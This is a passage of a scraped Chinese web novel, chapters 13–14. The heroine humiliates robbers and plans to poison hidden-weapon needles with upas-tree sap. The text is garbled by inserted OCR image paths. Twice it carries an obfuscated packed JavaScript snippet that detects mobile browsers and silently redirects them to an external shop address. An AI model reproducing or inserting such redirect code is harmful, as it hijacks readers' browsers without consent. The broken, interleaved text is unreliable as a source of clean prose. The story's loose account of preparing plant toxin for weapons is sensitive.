她擦干净手,俯身去掏地上三个人的荷包,打野不摸尸,等于白干活:“嘿,这几个人还挺有钱,咱们一人一半,今天的晚饭钱有了,我带你下馆子!” 13. 第13章 箭毒木 玄烬连忙拒绝:“我不需要。” 竹音直接把一半铜钱扔进他怀里:“给你你就拿着!你要不来,他们也不能这么快晕过去,省了我大事呢。” 她摸完钱,便开始处理三个人的身体。 玄烬想还回去,又怕她生气,犹豫了一下,把钱揣好,走上前去提议道:“我把他们扔到没人的地方去吧?” “你的伤还没痊愈,别做这种体力活,我自己来就行了。”竹音正在解几人的衣服,她要杀鸡儆猴,这些小混混,一次不把他们收拾服帖了,下回还敢来。 至于报复,说起来,她还真不怎么怕。 这副身体最近已经被她养的强壮了许多,虽然因为忙碌,肌肉还没来得及好好练,但仅靠上辈子学习的格斗技巧,就足以对付这些人了。 身体差距过大的情况下,打架要取巧,她现在虽然又矮又纤弱,但灵活度也显著增长,弥补了力量上的缺失。 世人总是恃强凌弱,欺软怕硬,只要她把名声打出去了,让大家知道她不好惹,往后的人再想打她的主意,也得掂量掂量,不会再贸然出手。 这可以为她解决很多不必要的麻烦,而这三个人就是她的第一组传声筒。 好名声固然重要,但有时候,坏名声才是行走江湖的保护伞。 玄烬不知道她还有这种本事,下意识为她担心:“留着他们,恐怕对你不利……” 以他一贯受到的教育来说,这三个人都该杀了,然后抛尸荒野,让野狗来处理尸体,以绝后患。 他刚才想帮竹音处理他们,就是抱着这样的想法,准备让他们永远消失。 “别啰嗦了,来,你要想干活,就给我帮忙,把他们全扒了,叫城里的人看个热闹。”竹音已经麻利的扒光了一个人的衣服,准备稍后就让他接受人群目光火辣辣的审视。 她侧过身,将手里的衣服卷到一起,扔到一边,玄烬看着那个失去所有衣服,原地遛鸟的昏迷混混,瞳孔地震:“你、他……” “快点啊,待会儿把衣服丢茅厕里,让他们光着回去,这才解气呢!”竹音脸上毫无看见男人身体的羞耻之意,已经向另一个人伸去魔爪,面上只有整人的兴奋。 玄烬:“……” 玄烬不由陷入了沉思,一时之间不知道这三人醒来后,是觉得当场死了好,还是这样颜面尽失的活着更好。 这、这操作属实是他没想到的。 许是担心竹音污了眼睛,他把竹音推到一边,一个人任劳任怨的帮助她完成了扒衣服大业,然后将三条死狗拖到距离巷子口五米的地方,方便路过的人看见,便抱着他们的衣服匆匆离开了。 路过一个茅厕时,竹音把三个人的衣服丢进了粪坑里,又用竹竿子怼了怼,让衣服沾满秽物,保证捞起来也不想要,这才神清气爽的离开。 惹她,绝对没有好果子吃! 玄烬跟在她后面,听她遗憾的讲:“要不是这衣服不适合流通,其实卖了换钱更好,真是白瞎了布料。” 玄烬:“……” 啊这,这对吗? 竹音也不管他接不接话,继续说:“咱们待会儿吃点什么?你想吃炒菜还是炖锅?” 清栀镇是个大镇,各种饭馆很多,本地人下馆子时经常吃的就是各类炒菜,或者炖鸡、炖鸭之类的锅子。 “我都行。”玄烬尽量抛去脑海中对刚才那件事的联想,跟上了竹音:“你吃什么我就吃什么。” 竹音今天心情好,于是带着他去小饭馆要了个包厢,点了四菜一汤。 等菜全都上齐了,小二关上门出去,玄烬才摘下面罩开始吃饭。 他牢记竹音的叮嘱,不在外人面前露全脸。 虽然知道这是为他好,但他心里也免不了自卑,觉得自己的身份上不了台面。 要是自己也是个普通人就好了…… 玄烬垂下眼睑,把情绪隐藏的很好,竹音没发现端倪。 小饭馆的厨子手艺不错,两个人满足的吃完饭,把剩下的半只烤鸡打包,一起回了家。 路上,竹音一边走,一边打量着山林中的树木,似乎在寻找着什么。 玄烬跟着她的目光看去,问道:“你在找什么呢?用不用我帮忙。” “可以啊。”竹音没回头,眼神还在山林中逡巡:“找点能制毒的东西,你认识吗?” “制毒?你要这种东西做什么?”玄烬一惊。 “防身啊,以后找我茬的人多了,我也不能回回都硬抗啊!得给自己留几个保命的后手。咦——”她忽然眼睛一亮,朝着树林深处钻去:“这里居然有一棵箭毒木?” “箭毒木?”玄烬连忙跟过去。 他听到竹音说防身和后手两个词时,便想起来自己和竹音曾经的对话,那时候竹音也问过他,为什么不带毒在身上。 他不会制毒,也没想过去研究,他所用的毒都是组织发给他的,从来都没操过心,但那剂量又很小,没办法藏下来自己用。 竹姑娘想要自己制毒吗? 他看着竹音在一棵其貌不扬的小树面前停下,摸着下巴嘟囔道:“这是箭毒木吧?看起来很像啊,它的种子能跑这么远吗?” 玄烬在她身后停下,也去打量那棵树,一人多高的小树苗,树干细细的,叶子呈长条椭圆形,叶脉清晰,茎干上有细小的黄褐色绒毛,乍一看,好像和其他植被没什么不同。 “这个有什么用?”玄烬下意识想要摘一片叶子来查看。 结果手刚接触到叶片,就被竹音“啪”的打掉:“你找死啊!” 手背一痛,玄烬连忙收回手,局促的看向竹音。 竹音叉着腰骂他:“你都不知道这是什么,你就敢摸?这玩意儿汁液有毒,见血封喉,你手上但凡有个小口子,汁液从伤口渗进去,你就无了!知道吗?” 玄烬顿时面色苍白,不敢说话。 不过他还是有些怀疑的,就这个小树,真能毒死人吗? 竹音从箱子里拿出装水的葫芦,拔开盖子:“把手伸出来,赶紧洗一洗,别待会儿忘了,塞进嘴里,真是死都不知道怎么死的。” 见她如此郑重其事, ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17092797|195508||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 玄烬也不敢耽误,连忙就着倒出来的水洗了手。 看他把手洗干净了,竹音略略放心,也没动那棵树,只记住了方位,便带着他走了出去:“等我做好手套,我们把它挖回去,种在院子里。” 此树在手,她做个暴雨梨花针之类的暗器,别的不说,防身绝对是够用了。 只要在针尖上涂上箭毒木的汁液,谁碰上谁倒霉啊。 玄烬见她如此重视这棵小树,立时计上心头,深深地看了那棵小树几眼,把它的形态牢牢记在心里,准备以后看见大树,再给她挖回来。 等到两人回家,也不过才到下午。 玄烬今天是打着买药的名义去镇上的,回来便被竹音催着涂药。 他便回了自己住的西屋,解开衣服开始涂抹祛疤的药膏。 涂完了胸前的伤口后,他忽然想起自己背后也有一堆陈年旧疤,似乎比胸前的更狰狞,便索性脱了上衣,背着手去涂后背。 不过这个姿势对人类来说还是太有难度了,他涂了半天也没涂匀,倒把后背搞得五花六道。 竹音见他半天没出来,有些疑惑,站在大堂里朗声问他:“怎么了吗?伤口裂开了?” “没、没有……”玄烬慌忙放下药膏,准备穿上衣服,但后背的药膏还堆积在一起,现在穿衣服,会全部粘到衣服上,一时间,他用手摩挲着后背,进退两难。 竹音皱了皱眉,又问:“那是怎么了,还没涂好?需要帮忙吗?” 玄烬本来不想让竹音看到他涂个药膏都涂不好的狼狈样子,这样会显得他很蠢。 但当初他还躺在地上时,竹音尽心尽力给他擦洗涂药的回忆,忽然涌上心头,让他无比留恋,有些话没经过大脑便说出了口:“我后背涂不到,你能帮我涂一下吗?” 竹音了然,举步走了进去:“我说呢,你怎么这么久还没涂好。” 一进屋,男人精瘦白皙的上背便映入眼帘。 薄肌,宽肩,细腰,比例完美。 前提是忽视上面纵横交错的疤痕。 已经是第二次看了,竹音还是觉得他的伤疤很具有视觉冲击力,难以想象他曾经究竟遭受了多少顿毒打,才能让自己的后背变得这样惨不忍睹。 “你该早点喊我的,这都涂到别的地方去了。”竹音接过药膏,伸出手帮他重新涂抹。 温热的手指在玄烬后背上游走,带着按揉药膏的力道,让他浑身紧绷,脸颊也有些发烫:“我、本来以为自己可以……” “下回涂后背的时候直接喊我就行。”竹音了解他这个拧巴的性子,一边涂一边说,语气一本正经:“我都给你擦洗过了,什么地方我没看过,不用这么客气。” 感受着后背那股酥麻而陌生的感觉,玄烬的脸颊似乎要烧起来,他抓着自己的裤子,眼睛都不敢乱看,只嗫嚅道:“怕麻烦你……” 说完,他都忍不住唾弃自己的卑劣。 真要怕麻烦,就不会喊人家进来帮自己涂药了。 他不就是想要得到她的关心吗? 口是心非! 14. 第14章 暴雨梨花针 竹音一边说话,一边注意着玄烬的反应,从她的角度看过去,只见玄烬的脸红了又白,白了又红,一副坐立不安的模样。 她手上动作不停,还在给玄烬涂抹药膏,但眼中的神色已经变成了若有所思。 这小子……不会思春了吧? 涂个后背而已,至于吗? 最后一道疤痕涂抹完毕,竹音“啪”的一巴掌打在他后背上,让他清醒过来:“行了,别发呆了,穿衣服吧。” “哦、哦……啊。”玄烬恍然回神,连忙把衣服披在身上,慌乱的去系带子。 竹音已经转身走了出去。 既然已经找到了箭毒木这种好东西,那就要好好利用起来。 她在纸上罗列自己可能要用到的物品。 想把箭毒木挖回来,全身防护少不了,明天去挖树苗的时候,要从头到脚包裹油布,戴厚棉手套,防止自己接触到汁液。 还要准备一个大花盆,不能直接种在院子里,不然搬家了不好带走。 箭毒木的汁液流出后很快就会氧化,所以还要准备一瓶高度酒,用来封存汁液。 最后,也是最关键的,她需要准备大量生石灰,用来处理用过的工具,还要准备好解药,真要是不小心中招了,总要有应对办法。 不过箭毒木其实没有特效解药,如果倒霉毒到了自己身上,也只能依靠催吐和强心药剂来缓解,所以用的时候必须十分谨慎,除非迫不得已,她不会使出这招。 就像她和玄烬说的那样,这只是她的保命后手。 玄烬出来的时候,就看见竹音正把一张写满了字的纸叠起来,放进荷包里。 见玄烬的脸色已经恢复如常,她招手喊玄烬过来,问道:“你会做暗器吗?暴雨梨花针什么的。” “暴雨梨花针?”玄烬满脸茫然,显然没听说过。 竹音跟他形容了一下暴雨梨花针的使用方法,玄烬的茫然变成了惊奇,但依旧表示自己没见过。 竹音失望的叹了口气,发现这事恐怕偷不了懒了,只能自己来。 她随手找了沓纸,在玄烬的注视下,做了个纸模型出来,演示给他看:“前面有几排发射孔,可以放数十根针,只要控制住后面的机关拨片,就可以发射。 为了防误触,侧面还要加一个卡榫,像这样,打开卡榫才能用,能看明白吗?” 在竹音的操作下,玄烬目瞪口呆的看着她用纸模型发射出去了一堆短短的竹签。 竹签飞到前方,稳稳的扎在了木门上,虽然入木不深,但也足以见到它的威力。 “这,这暗器好厉害……”玄烬瞳孔放大,感到极度的不可思议,一时之间都不知道该用什么词来夸奖她,只觉得又一次刷新了对竹音的印象。 竹姑娘怎么什么都会? “还不错吧!我想做个铁的,不知道哪里能定制。”竹音把纸模放在桌上,有些苦恼的说。 “我能做!”玄烬立刻接话,双眼亮晶晶的看着她:“让我试试!” 他的目光里充满了迫切和坚定。 除了缠花之外,他终于又找到了一个能够帮助竹音的地方了。 竹音等的就是他这句话,善于利用身边所有的资源,是每个老板的基本操作。 见自己小露一手,就让玄烬跃跃欲试,上赶着帮她干活,竹音心里满意极了。 她笑眯眯的对玄烬道:“好呀,那我的防身暗器,可就靠你啦!” 她绝对不是个迟钝的人,玄烬的种种反应,已经证明了他那不可告人的小心思。 既然这小子看起来对她有好感,那么目前来说就是安全的,安全的人不用白不用,都留在她身边了,自然要尽可能的发挥最大的价值。 玄烬欢喜雀跃的接过那个纸模型,整个人如获至宝,立马投入了研究。 他也不是没见过更精巧的暗杀武器,但这个叫暴雨梨花针的暗器,绝对是个新鲜货。 虽然他不想继续做杀手,然而对于武力和武器的掌控,却并不让他厌烦,想在这世上过得好,要么有权力,要么有拳头,一个都没有,注定要过苦日子。 这个道理他明白的很,所以看到有用的新鲜事物,就会主动去钻研学习。 …… 下次的大集又是十天后。 这十天里,竹音和玄烬全副武装,一起把那棵箭毒木的树苗挖回了家里,种在一个土陶花盆中。 竹音搞了一堆瓶瓶罐罐,用蒸馏法提纯了高度白酒,用来给箭毒木的汁液做抗氧化剂。 他们二人,上半天做缠花,下半天一个制毒,一个打铁,倒是过的相当充实。 玄烬从来没觉得自己的干劲儿这么足过,原来做自己想做的事,真的感受不到累。 每天晚上,非得竹音催他去休息,他才会恋恋不舍的放下手里的工具,去洗漱安睡。 只是即便躺到床上,他的脑子也没停下运转,一门心思都放在自己即将做好的那件暗器身上。 要不是早起打铁被竹音骂过,他恨不得每天睡两个时辰就爬起来干活。 竹音对于自己拥有一个高能量的室友感到麻爪。 之前养伤的时候,还没觉得这小子身上有什么过人之处,现在看他每天精力如此旺盛,不吃饭不睡觉都能干活,她才发现玄烬是个高精力人群,和自己这种干点活就想睡一天的低精力人群完全不同。 为了自己的小命着想,竹音没准备跟着他一起卷,反而打起了买仆人的主意。 这次卖完缠花后,就可以去人牙子市场转转了,看看能不能捡漏几个小姑娘回来当学徒,不然一天到晚叫她自己缠花,早晚眼睛都得瞎。 这种精细活,还是要几个人轮流着干才行。 出摊的前一天,竹音的毒制好了,玄烬的暗器也做出了第一版,两人简直是神同步。 玄烬将一把尖锐的细针插进暗器中,在木门上试验效果。 只见他用手扣动机关后,一片铁针立刻呈扇形飞了出去,在木门上留下密密麻麻一大片扎孔,劲头十足,入木三分,让人光是看着就觉得毛骨悚然,生怕被这玩意儿误伤! ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17100667|195508||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 事实上,这扇可怜的木门在他做试验时就已经被扎了许多小孔出来,现在整扇门摇摇欲坠,看起来更可怜了。 也就是屋里住的两个人都不是普通过日子的人,不然把家里的木门弄成这样,换到任何一户农家,高低要挨顿骂。 “好!”竹音激动的给他鼓掌,心里的大石落地:“你可太厉害了,这么快就弄出来了!” 这样以后她出门又能多一重保障,哪怕不涂毒,敌人挨上这一下,也得重伤。 玄烬垂下举着暗器的手臂,心里有被夸赞的高兴,还有些不好意思:“主要是你的模型做的好,我就是照猫画虎。” “可别这样讲,我那模型粗糙着呢,发射力度也不够大,这些改进都是你做出来的,不要这么谦虚。”竹音真情实感的夸奖他:“就冲这个暗器,明天在镇上摆完摊,我得请你好好吃顿饭。” “不用了不用了。”玄烬赶紧摆手:“我真的没做什么。” 他小心翼翼的说:“我要戴面罩,下馆子太麻烦了。” 竹音微怔,没想到他担心这个。 不过确实,玄烬想要隐藏身份,必须戴面罩,可是戴着面罩其实也很引人注目,必定不是长久之计。 她想了想,说道:“我给你化妆吧,明天去买点胭脂水粉,给你的眉眼和骨相改一改,就没人能认出来了。” 玄烬:“啊?” 